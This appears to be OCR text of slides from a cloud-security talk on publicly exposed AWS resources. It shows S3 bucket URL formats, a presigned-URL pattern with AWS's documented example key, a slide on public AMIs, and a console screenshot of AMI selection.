
- https://**hacktodef**.s3-website.eu-central-1.amazonaws.com/
- https://**hacktodef**.s3.amazonaws.com/
- https://**hacktodef**.s3.eu-central-1.amazonaws.com/
- https://s3.amazonaws.com/**hacktodef**/
- https://s3.eu-central-1.amazonaws.com/**hacktodef**/
- **<any-of-the-above>**/myfile.txt?**AWSAccessKeyId**=AKIAIOSFODNN7EXAMPLE&**Expires**=1141889120&**Signature**=vjbyPxybdZaNmGa%2ByT272YEAiv4%3D
- https://**distribution-id**.cloudfront.net


HACKTODEF.COM


PUBLIC RESOURCES

AMIs (Amazon Machine Images)


- IMAGES FOR EC2 INSTANCE
- VERY HARD TO MAKE PUBLIC
- PEOPLE ARE STILL DOING IT 😭
- CAN CONTAIN ANYTHING THAT AN EC2 INSTANCE CAN STORE
- REGION DEPENDENT
- SEVERITY: CRITICAL



EC2 > Instances > Launch an instance > AMIs
Choose an Amazon Machine Image (AMI)
An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.
Selected AMI: (ami-03484a09b43a06725) (Quickstart AMIs)
Search for an AMI by entering a search term e.g. "Windows"
Quickstart AMIs (47)
Commonly used AMIs
My AMIs (2)
Created by me
AWS Marketplace AMIs (9411)
AWS & trusted third-party AMIs
Community AMIs (500)
Published by anyone
Refine results
All products (47 filtered, 47 unfiltered)
Clear all filters
Free tier only Info
OS category
All Linux/Unix
aws
Amazon Linux
Free tier eligible
Verified provider
Amazon Linux 2023 AMI
ami-03484a09b43a06725 (64-bit (x86), uefi-preferred) / ami-01531308e5f688630 64-bit (Arm), uefi)
Amazon Linux 2023 is a modern, general purpose Linux-based OS that comes with 5 years of long term su
and high-performance execution environment to develop and run your cloud applications.
Platform: amazon
Root device type: ebs

